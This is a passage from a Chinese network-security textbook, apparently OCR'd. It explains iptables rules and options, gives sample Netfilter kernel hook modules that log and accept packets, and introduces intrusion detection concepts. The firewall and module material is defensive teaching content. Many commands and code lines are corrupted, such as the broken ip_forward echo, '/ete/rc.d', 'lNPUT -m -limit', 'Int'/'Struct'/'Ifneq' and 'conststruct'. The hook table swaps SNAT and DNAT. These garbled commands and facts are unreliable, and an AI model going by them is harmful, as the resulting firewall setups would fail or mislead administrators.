重启防火墙的命令为：

```
service iptables restart
```

如果想直接启动服务，可以让 iptables 在开机之后就自动启动。以 Fedora Core 系列或者 Red

Hat 系列为例，可以采用如下方式：

- 图形界面下，选择“应用程序”→“系统设置”→“服务器设置”→“服务”菜单命令，将启动如图 13.47 所示的窗口。在该窗口中选择“iptables”复选框，就可以使 iptables 程序随开机而自动启动。

图 13.47 Linux 服务设置

- 文本界面下与此类似，可以在终端命令行直接运行 setup 命令，出现如图 13.48 所示界面。




图 13.48 Linux setup 操作界面

在图 13.48 中选择“系统服务”选项，按 Enter 键，出现如图 13.49 所示的窗口。在该窗口中显示了所有的系统服务，可以通过上下移动光标来选择服务，并使用空格键来激活或者取消服务，然后按 Tab 键移动到“确定”或者“取消”按钮上来完成设置。

13.7.4 iptables 命令

iptables 命令格式如下：

```
iptables[-t table] command [match][target/jump]
```




图 13.49 Linux 文本方式下显示所有系统服务

表 13.3、表 13.4 和表 13.5 分别给出了 iptables 命令的参数列表。

表 13.3 iptables 命令参数列表

参数	注释
-A<chain>	添加一规则到链尾。chain可为input、output或forward
-I<chain>	在链顶端插入指定规则
-D<chain>[rulenumber]	从链中或者指定位置删除指定规则
-R<chain>[rulenumber]	从指定位置替代指定规则
-L<chain>	现实指定链中的规则
-F<chain>	从指定链中清除掉规则，如果没有指定链，则清除所有规则
-Z<chain>	从指定链中清空字节计数器
-N<chain>	建立一个新的用户指定链
-X<chain>	删除一个用户指定链
-P<chain>	为链设置默认策略：DROP、REJECT、REDIR或ACCEPT

表 13.4 iptables 命令的规范参数（Rule-Specification）

参数	注释
-i/-o<interface>	指定本规则适用的进/出网络接口，通常有eth0、eth1、l0和ppp0等
-P<protocol>	指定本规则适用的IP协议，如TCP、UDP或ICMP等
-s -sport[port]	指明数据包的源IP地址，port表示本规则适用的端口号
-d -dport[port]	指明数据包的目的IP地址及端口号
-j<chain>	跳到指定链

表 13.5 iptables 命令选项（Options）

参数	注释
-l	在系统日志/var/log/messages中记录与该规则匹配的数据包
-v	详细输出
-n	当显示时，不对IP地址执行DNS查找
[!] -y	-y表明TCP握手中的连接请求标志位SYN，！-y表示对该请求的响应

（续表）

参数	注释
-t<table>	在iptables中提供了3种表：Filter、Mangle和NAT
-m -state	标记数据包
-f	规则应用于IP数据包第二分片以后的分片

由于每一个用户的要求和所处的环境不一样，Linux 防火墙会根据用户的设置实现各种不同的功能。但一般说来，包过滤技术、IP 伪装技术和代理技术是大多数用户最常用到的。

13.7.5 iptables 防火墙应用举例

使用 iptables 防火墙的最简单的方法是通过系统提供的操作界面来设置。以 Fedora Core 系列为例，在图形界面下，选择“应用程序”→“系统设置”→“安全级别”菜单命令，可以打开如图 13.50 所示的窗口。

在该窗口中可以选择信任哪些程序和设备，从而允许这些程序或设备的网络数据包通过防火墙。而在 SELinux 选项卡，如图 13.51 所示，针对各应用程序列出了很多安全策略，可以选择激活或者取消某策略。




图 13.50 Linux 安全级别设置




图 13.51 SELinux 属性设置窗口

实际上，通过以上介绍可以看出，这种方式是比较简单的，但是无法完全满足实际需求，无法设置很详细的安全策略。

使用命令行模式也可以很方便地设置 iptables 防火墙。iptables 命令具有非常强大的功能，但其参数设置比较复杂。这里仅仅简单列举几个常用的应用实例，更详细的设置请参阅 iptables 用户使用手册。

清除所有规则的命令为：

```
iptables -F
iptables -t nat -F
```

重置所有链默认设置的命令为：

```
iptables -P INPUT DROP
iptables -P OUTPUT ACCEPT
iptables -P FORWARD ACCEPT
iptables -t nat -P PREROUTING ACCEPT
iptables -t nat -P POSTROUTING ACCEPT
```

允许访问 WWW 服务的命令为：

```
iptables -A INPUT -p tcp --dport 80 -j ACCEPT
```

允许访问 FTP 服务的命令为：

```
iptables -A INPUT -p tcp --dport 20 -j ACCEPT
iptables -A INPUT -p tcp --dport 21 -j ACCEPT
```

允许访问 MAIL 服务的命令为：

```
iptables -A INPUT -p tcp --dport 110 -j ACCEPT
iptables -A INPUT -p tcp --dport 143 -j ACCEPT
iptables -A INPUT -p tcp --dport 25 -j ACCEPT
```

更改所有来自 192.168.1.0/24 的数据包的源 IP 地址为 1.2.3.4 的命令为：

```
iptables -t nat -A POSTROUTING -s 192.168.1.0/24 -o eth0 -j SNAT --to 1.2.3.4
```

更改所有来自 192.168.1.0/24 的数据包的目的 IP 地址为 1.2.3.4 的命令为：

```
iptables -t nat -A PREROUTING -s 192.168.1.0/24 -i eth1 -j DNAT --to 1.2.3.4
```

需要注意，在配置 iptables 之前，Linux 内核必须打开路由功能。在 Linux 发布的软件包中，基于安全因素，在默认情况下 Linux 路由数据包的功能是关闭的。可以将下面脚本配置在启动脚本文件/ete/rc.d/rc.local 中，以保证在 Linux 启动时开启 ip_forwarding 功能。

```
echo 1> / proc / sys / net / ipv4/ip_forwarding
```

iptables 能够以多种方式进行配置，最基本的方法仍然是命令行模式。

防火墙日志设置是防火墙维护的重要手段，iptables 的日志设置通过命令规范参数-j LOG 来实现，例如：

```
iptables  -A lNPUT -m -limit 3/minute -limit-burst 3 -j LOG
```

其中，-limit 参数限制了日志记录的速率。上述配置可以有效避免入侵者因为过载 syslog 日志文件而使防火墙失效。

通过以上介绍，读者应该对 Linux 防火墙 iptables 的具体设置有了比较深入的了解。在实践当中，可以根据实际需求定制自己的防火墙规则。

13.7.6 内核 Netfilter 框架的使用

实际上，iptables 是基于 Linux 内核 Netfilter 框架实现的。Netfilter 框架并不是防火墙的具体实现，而是用于扩展网络服务的结构化底层框架。为了利用该结构，Linux 在 IPv4 协议栈中定义了 5 个挂载点，以便于对网络数据包进行自定义操作。挂载点的位置如图 13.52 所示。




图 13.52 IPv4 中挂载点位置

对各个挂载点的简单说明如表 13.6 所示。

表 13.6 Netfilter 框架挂载点说明

序号	挂载点	作用对象	实现功能
1	NF_IP_PRE_ROUTING	刚进入网络层的IP数据包	源地址转换（SNAT）
2	NF_IP_LOCAL_IN	发往本机的IP数据包	过滤输入包
3	NF_IP_LOCAL_OUT	本地发出的数据包	过滤输出包
4	NF_IP_FORWARD	需要转发的IP数据包	过滤转发包
5	NF_IP_POST_ROUTING	从设备发出的所有数据包	目的地址转换（DNAT）

通过 Netfilter 框架提供的 API，即可在挂载点定义自己的函数来控制网络数据包。这里对 Netfilter 框架的使用方法进行简单的介绍，用户可以通过手动编写代码来满足自己的特定需要。

用户挂载内核模块要使用 nf_register_hook 函数实现，该函数原型为：

```
Int nf_register_hook(struct nf_hook_ops * reg)
```

参数 reg 的类型 struct nf_hook_ops 在 2.6 版内核中定义如下：

```
Struct nf_hook_ops{
    struct list_head list;
    nf_hookfn *hook;  /*用户在此注册自己的处理函数*/
    struct module* owner;
    int pf;
    int hooknum;
    int priority;
}
```

在 2.4 版内核中定义如下：

```
Struct nf_hook_ops{
    struct list_head list;
```

```
    nf_hookfn * hook; /*用户在此注册自己的处理函数*/
    int pf;
    int hooknum;
    int priority;
}
```

其中，list 项总要初始化为{NULL,NULL}；在 IPv4 中 pf 为 PF_INET；hooknum 就是选择的挂载点，一个挂载点上可以挂载多个处理函数，执行顺序由 priority 值来决定。开发人员要做的就是通过编写 nf_hookfn 函数并将其填充到 struct nf_hook_ops 结构的实例中来进行控制。nf_hookfn 的原型为：

```
Unsigned int nf_hookfn(unsigned int hooknum,struct sk_buff ** skb,const struct
net_device *in ,const struct net_device * out,int (*okfn)(struct sk_buff*));
```

返回值一般为 NF_ACCEPT 或者 NF_DROP，用于通知内核继续传输数据包或者丢弃数据包，其他返回值还有 NF_STOLEN、NF_QUEUE 和 NF_REPEAT 等。这里给出一个简单的示例程序。源代码如下：

```
#ifndef __KERNEL__
#define __KERNEL__
#endif
#ifndef MODULE
#define MODULE
#endif
#include<linux/kernel.h>
#include<linux/module.h>
#include<linux/netfilter.h>
#include<linux/socket.h>
#include<linux/netfilter_ipv4.h>

static unsigned int myfilter(unsigned int hooknum,struct sk_buff **
skb,conststruct net_device *
in,const struct net_device *out ,int (*okfn)(struct sk_buff*))
{
    printk("This is inside the hook funciton.\n");
    return NF_ACCEPT;
}

static struct nf_hook_ops myfilter_ops={{NULL,NULL},myfilter,PF_INET,
NF_IP_PRE_ROUTING, NF_IP_PRI_FILTER-1};

static int init_module()
{
    printk("This is inside the init function\n");
    nf_register_hook(&myfilter_ops);
    return 0;
}

static void cleanup_module()
{
```

```
    printk("This is inside the exit function\n");
    nf_unregister_hook(&myfilter_ops);
}
```

以上程序适用于 2.4 版内核，在 Red Hat 9.0 系统中可以在命令行使用 gcc –c netfilter.c –o netfilter -I/usr/src/linux-2.4.20-8/include 来编译，使用 insmod netfilter.o 加载该模块，使用 rmmod netfilter 卸载该模块。

在 2.6 版内核中的示例程序如下：

```
#include<linux/init.h>
#include<linux/kernel.h>
#include<linux/module.h>
#include<linux/netfilter.h>
#include<linux/socket.h>
#include<linux/netfilter_ipv4.h>

MODULE_LICENSE("hacker007/GPL");

static unsigned int myfilter(unsigned int hooknum,struct sk_buff ** skb,const
struct net_device *
in,const struct net_device *out,int (*okfn)(struct sk_buff*))
{
    printk("This is inside the hook funciton.\n");
    return NF_ACCEPT;
}

static struct nf_hook_ops myfilter_ops={{NULL,NULL},myfilter,THIS_MODULE,
PF_INET,NF_IP_PRE_ROUTING,NF_IP_PRI_FILTER-1};

static int mynetfilter_init(void)
{
   printk("This is inside the init function\n");
   nf_register_hook(&myfilter_ops);
   return 0;
}

static void mynetfilter_exit(void)
{
   printk("This is inside the exit function\n");
   nf_unregister_hook(&myfilter_ops);
}

module_init(mynetfilter_init);
module_exit(mynetfilter_exit);
```

这里需要注意的是，由于 nf_hook_ops 结构体更改了，所以增加了 THIS_MODULE 成员变量，如果在此处不做修改，会导致系统崩溃，只能重启。另外，在 2.6 版内核中，编译内核模块方法还是不同于 2.4 版内核的，需要编写 Makefile 文件。

在编译的时候应该使用 Makefile 文件：

```
Ifneq ($(KERNELRELEASE),)
        obj-m:= hello.o
else
        KERNELDIR ?=/lib/modules/$(shell uname -r)/build
        PWD := $(shell pwd)
default:
        $(MAKE) -C $(KERNELDIR) M=$(PWD) modules
endif
```

然后，在命令行中使用 make 命令就可以生成能够直接 insmod 到内核的文件了。

13.8 小结

本章对防火墙技术进行了详细的介绍。首先介绍防火墙的基本功能、模型及发展情况，随后介绍防火墙的分类和体系结构，在此基础上又着重阐述了防火墙的规则。在几种防火墙产品的介绍之后，本章还详细讲解了如何在 Windows 系统下使用天网防火墙，以及如何在 Linux 系统下使用其系统自带的防火墙 iptables。

在实际应用中入侵检测技术往往与防火墙共同配合使用，下一章将介绍入侵检测技术。其中重点介绍入侵检测技术的基本原理及发展方向，还将介绍入侵检测技术在企业网络中的应用。Snort 是一个标准的轻量级入侵检测系统，下一章也将对其使用方式做详细的分析。

◆ ◆ ◆

第 14 章　入侵检测技术

本章包括

- ◆IDS 的基本概念
- ◆IDS 的数据来源
- ◆IDS 的选型与设计
- ◆Snort 系统的配置
- ◆IDS 的模型
- ◆入侵检测的方法
- ◆Snort 的安装
- ◆IDS 的发展趋势

入侵检测系统（Intrusion Detection System，IDS）是网络安全防护体系中非常重要的组成部分。入侵检测系统是一种主动的网络安全防护措施，它从系统内部和各种网络资源中主动采集信息，并从中分析可能的网络入侵或攻击。

入侵检测技术的研究最早开始于 20 世纪 80 年代末、90 年代初美国国防部开发的入侵检测专家系统（IDES）和分布式入侵检测系统（DIDS）模型，这两个系统是最早部署的入侵检测系统。到目前为止入侵检测技术已经比较成熟了，也有商业产品在实际中得到应用。

入侵检测提供了用于发现入侵攻击与合法用户滥用特权的一种方法，其基于的重要前提是：非法行为和合法行为是可以区分的。也就是说，可以通过提取行为的模式特征来分析判断该行为的性质。一个基本的入侵检测系统需要解决两个问题：如何充分并可靠地提取描述行为特征的数据；如何根据特征数据高效并准确地判断行为的性质。

本章将首先概述 IDS 的功能与模型、基本原理等，随后介绍产品选型原则及部分产品，然后着重介绍开源入侵检测系统 Snort，最后简单阐述入侵防御系统与 UTM 等未来的发展方向。

14.1　入侵检测技术概述

伴随着入侵检测技术的成熟，入侵检测在网络安全防护中发挥着越来越重要的作用，逐渐被认为是防火墙之后的第二道安全防护。入侵检测在不影响网络性能的情况下能对网络数据进行检测，从而提供对内部攻击、外部攻击和失误操作的实时防护。

14.1.1　入侵检测系统功能

说起网络安全的实施，一般都首先想到使用防火墙。的确，防火墙在网络安全领域中占据着非常重要的地位，发挥着不可或缺的作用。但与入侵检测系统相比，防火墙具有如下缺点：

- ◆ 防火墙不是智能的，不能智能允许或阻止某地址访问另一地址的特定端口，对于开放端口的攻击，防火墙就无能为力了。
- ◆ 对于来自内部的攻击，防火墙形同虚设。而统计调查显示，内部攻击的危害性不容忽视。

- 无法提供实时的入侵检测能力，因此性能有限，无法应对层出不穷的网络攻击技术，这是非常致命的弱点。
- 无法应对病毒。
- 很多防火墙无法提供足够的信息用于事后分析与取证。

因此，认为在网络入口处设置防火墙系统就足够安全、一劳永逸的想法是不合实际的。相比而言，入侵检测系统能够帮助网络管理员应对网络攻击，提高管理员在安全审计、监视、攻击识别与响应等安全管理方面的能力，从而提高信息安全基础结构的完整性。从总体上看，IDS 从计算机网络中的众多关键结点汇集信息，通过分析这些信息，了解网络中是否有违反安全策略的行为，查看是否有遇到攻击的迹象。入侵检测系统虽然与防火墙类似，经常部署在网络边界，但是它不仅能发现和处理网络外部攻击，也能发现和处理来自网络内部的攻击。总而言之，入侵检测系统用于检测非法访问相关资源和对网络或系统的攻击行为，发现后采取预定义的措施。这是由以下方法来实现的：

- 监视、分析用户行为和系统活动。
- 系统构造和弱点的审计。
- 识别、反映已知攻击的活动模式，并产生报警。
- 异常行为模式的统计分析。
- 评估重要系统和机要文件的完整性。
- 审计、跟踪、管理操作系统活动，识别用户违反安全策略的行为。

成功的入侵检测系统不仅能够让网络管理员实时了解网络系统的任何变化，而且能够为网络安全策略的制定提供指南。更重要的是，IDS 容易配置，方便管理，降低使用门槛，使非专业人员也能非常容易地获得网络安全。同时，入侵检测的规模应该根据网络威胁、系统构造、安全需求等的变化而改变。入侵检测系统在发现入侵行为后，应该及时做出响应，例如阻断网络连接、产生报警并记录事件等。

14.1.2 入侵检测系统的模型

国内外对入侵检测框架的研究比较多。其中较有名的成果包括通用入侵检测模型（Common Intrusion Detection Framework，CIDF）和入侵检测交换格式（IDEF）。CIDF 是美国国防高级研究计划署（DARPA）为了在不同的 IDS 产品、不同的组件之间共享攻击信息，以提高互操作性而提出的，而 IDEF 则是由 IETF 的入侵检测工作组（IDWG）于 1999 年 6 月提出的一个草案，关键是规范了部分术语的使用，并且采用面向对象的设计思想，以统一建模语言（UML）描述。当前设计 IDS 大多参照 CIDF，所以本文主要介绍 CIDF 模型。

CIDF 将 IDS 需要分析的数据统称为事件（event），它可以是网络中的数据包，也可以是从系统日志等其他途径得到的信息。它主要介绍了一种通用的入侵说明语言（CISL），用于表示系统事件、分析结果和响应指标。从逻辑上把 IDS 分为面向任务的组件，CIDF 通过规范一种通用的语言格式和编码方式以表示在组件边界传递的数据。该模型如图 14.1 所示。




图 14.1 通用入侵检测系统 CIDF 模型图

CIDF 模型中几个关键模块功能如下：

- **事件产生器（Event Generators）** 用于从整个计算环境中获取原始数据，经过过滤，收集相关数据并提交给其他组件。
- **事件分析器（Event Analyzers）** 分析事件产生器提交的数据，作用是分析系统的正常行为信息或入侵信息来检测入侵，并向其他组件提交分析结果。
- **响应单元（Response Units）** 接收其他组件的分析结果，并以此做出反应。可以做出阻断网络连接、改变文件属性等激烈反应，也可以是简单报警、写日志等。
- **事件数据库（Event Databases）** 存放各种中间和最终数据的地方的统称，它可以是复杂的数据库，也可以是简单的文本文件。总之，用于存储其他组件提交的信息以备用。

在 CIDF 模型中，前三者以程序的形式出现，而事件数据库则往往以文件或数据流的形式存在。在其他文献中，经常用数据采集部分、分析部分和控制台部分来分别代替事件产生器、事件分析器和响应单元这些术语，并且常用日志来简单地指代事件数据库。

14.1.3 IDS 的数据来源

一般来说，入侵检测系统通过两种方式来获取数据。

- 来源于网络数据包。通常情况下，计算机的网卡（NIC）工作在非混杂模式下。该模式下，只有目的地址是本机网卡的 MAC（Media Access Control）地址的数据包，网卡才会接收并处理。为了能监视发往其他 MAC 地址的数据包，应该将网卡设置为混杂模式（promiscuous mode），监听本网段内的所有数据包并进行判断。
- 来源于受保护主机上的信息，例如系统日志和特定应用程序日志，或者捕获的特定进程和系统调用等。

14.2 入侵检测方法

传统的入侵检测方法主要分为两大类：基于异常的检测（anomaly-based detection）模型和基于误用的检测（misuse-based detection）模型。

14.2.1 异常入侵检测技术

异常入侵检测是通过检查当前用户行为是否与已建立的正常行为轮廓相背离来鉴别是否有非法入侵或越权操作的。其主要前提条件是入侵性活动作为异常活动的子集，理想状况是异常活动集同入侵性活动集相等。这种情况下，如能检测所有的异常活动，就能检测所有的入侵性活动。但是，入侵性活动集并不总是与异常活动集相符合，其存在 4 种可能：

- 入侵性且非异常
- 非入侵性且异常
- 非入侵性且非异常
- 入侵且异常

异常入侵要解决的问题就是构造异常活动集并从中发现入侵性活动子集。异常入侵检测方法依赖于异常模型的建立，不同模型就构成不同的检测方法。异常检测通过观测到的一组测量值偏离度来预测用户行为的变化，并做出决策判断。具体实现方法比较多，如：

- 统计异常检测方法
- 特征选择异常检测方法
- 贝叶斯推理异常检测方法
- 贝叶斯网络异常检测方法
- 模式预测异常检测方法
- 神经网络异常检测方法
- 贝叶斯聚类异常检测方法
- 机器学习异常检测方法
- 数据挖掘异常检测方法

异常检测方法的优点是无须了解系统缺陷，适应性较强，但发生误报的可能性较高。

14.2.2 误用入侵检测技术

误用入侵检测是利用已知的入侵方法和系统的薄弱环节识别非法入侵。其主要假设是具有能够被精确地按照某种方式编码的攻击，并可以通过捕获攻击及重新整理，确认入侵活动是基于同一弱点进行的攻击入侵方法的变种。误用入侵检测指通过按照预先定义好的入侵模式及观察到的入侵发生情况进行模式匹配来检测。入侵模式说明了那些导致安全突破或其他误用的事件中的特征、条件、排列和关系。一个不完整的模式可能表明存在入侵的企图。模式构造有多种方式，如：

- 条件概率误用入侵检测方法
- 专家系统误用入侵检测方法
- 状态迁移分析误用入侵检测方法
- 键盘监控误用入侵检测方法
- 模型误用入侵检测方法

误用检测方法的主要缺点是，由于所有已知的入侵模式都被植入系统中，所以一旦出现任何未知形式的入侵，都无法检测出来。但该方法的检测效率较高。

两种检测技术的方法、所得出的结论有非常大的差异。基于误用的检测技术的核心是维护一个知识库。对于已知的攻击，它可以详细、准确地报告出攻击类型，但对未知攻击却效果有限，而且知识库必须不断更新。基于异常的检测技术则无法准确判别出攻击的手法，但它可以（至少在理论上可以）判别更广泛、未发觉的攻击。如果能够将两种检测方法结合起来使用，必将大大降低漏报率和误报率。

14.3 入侵检测系统的设计原理

入侵检测系统结构大致可以分为基于主机型（Host-based）、基于网络型（Network-based）和分布式 3 种。

14.3.1 主机入侵检测系统（HIDS）

HIDS 是早期的入侵检测系统结构，其检测目标主要是主机系统和系统本地用户。检测原理是根据主机的审计数据和系统的日志发现可疑事件，检测系统可以运行在被检测的主机或单独的主机上，基本过程如图 14.2 所示。

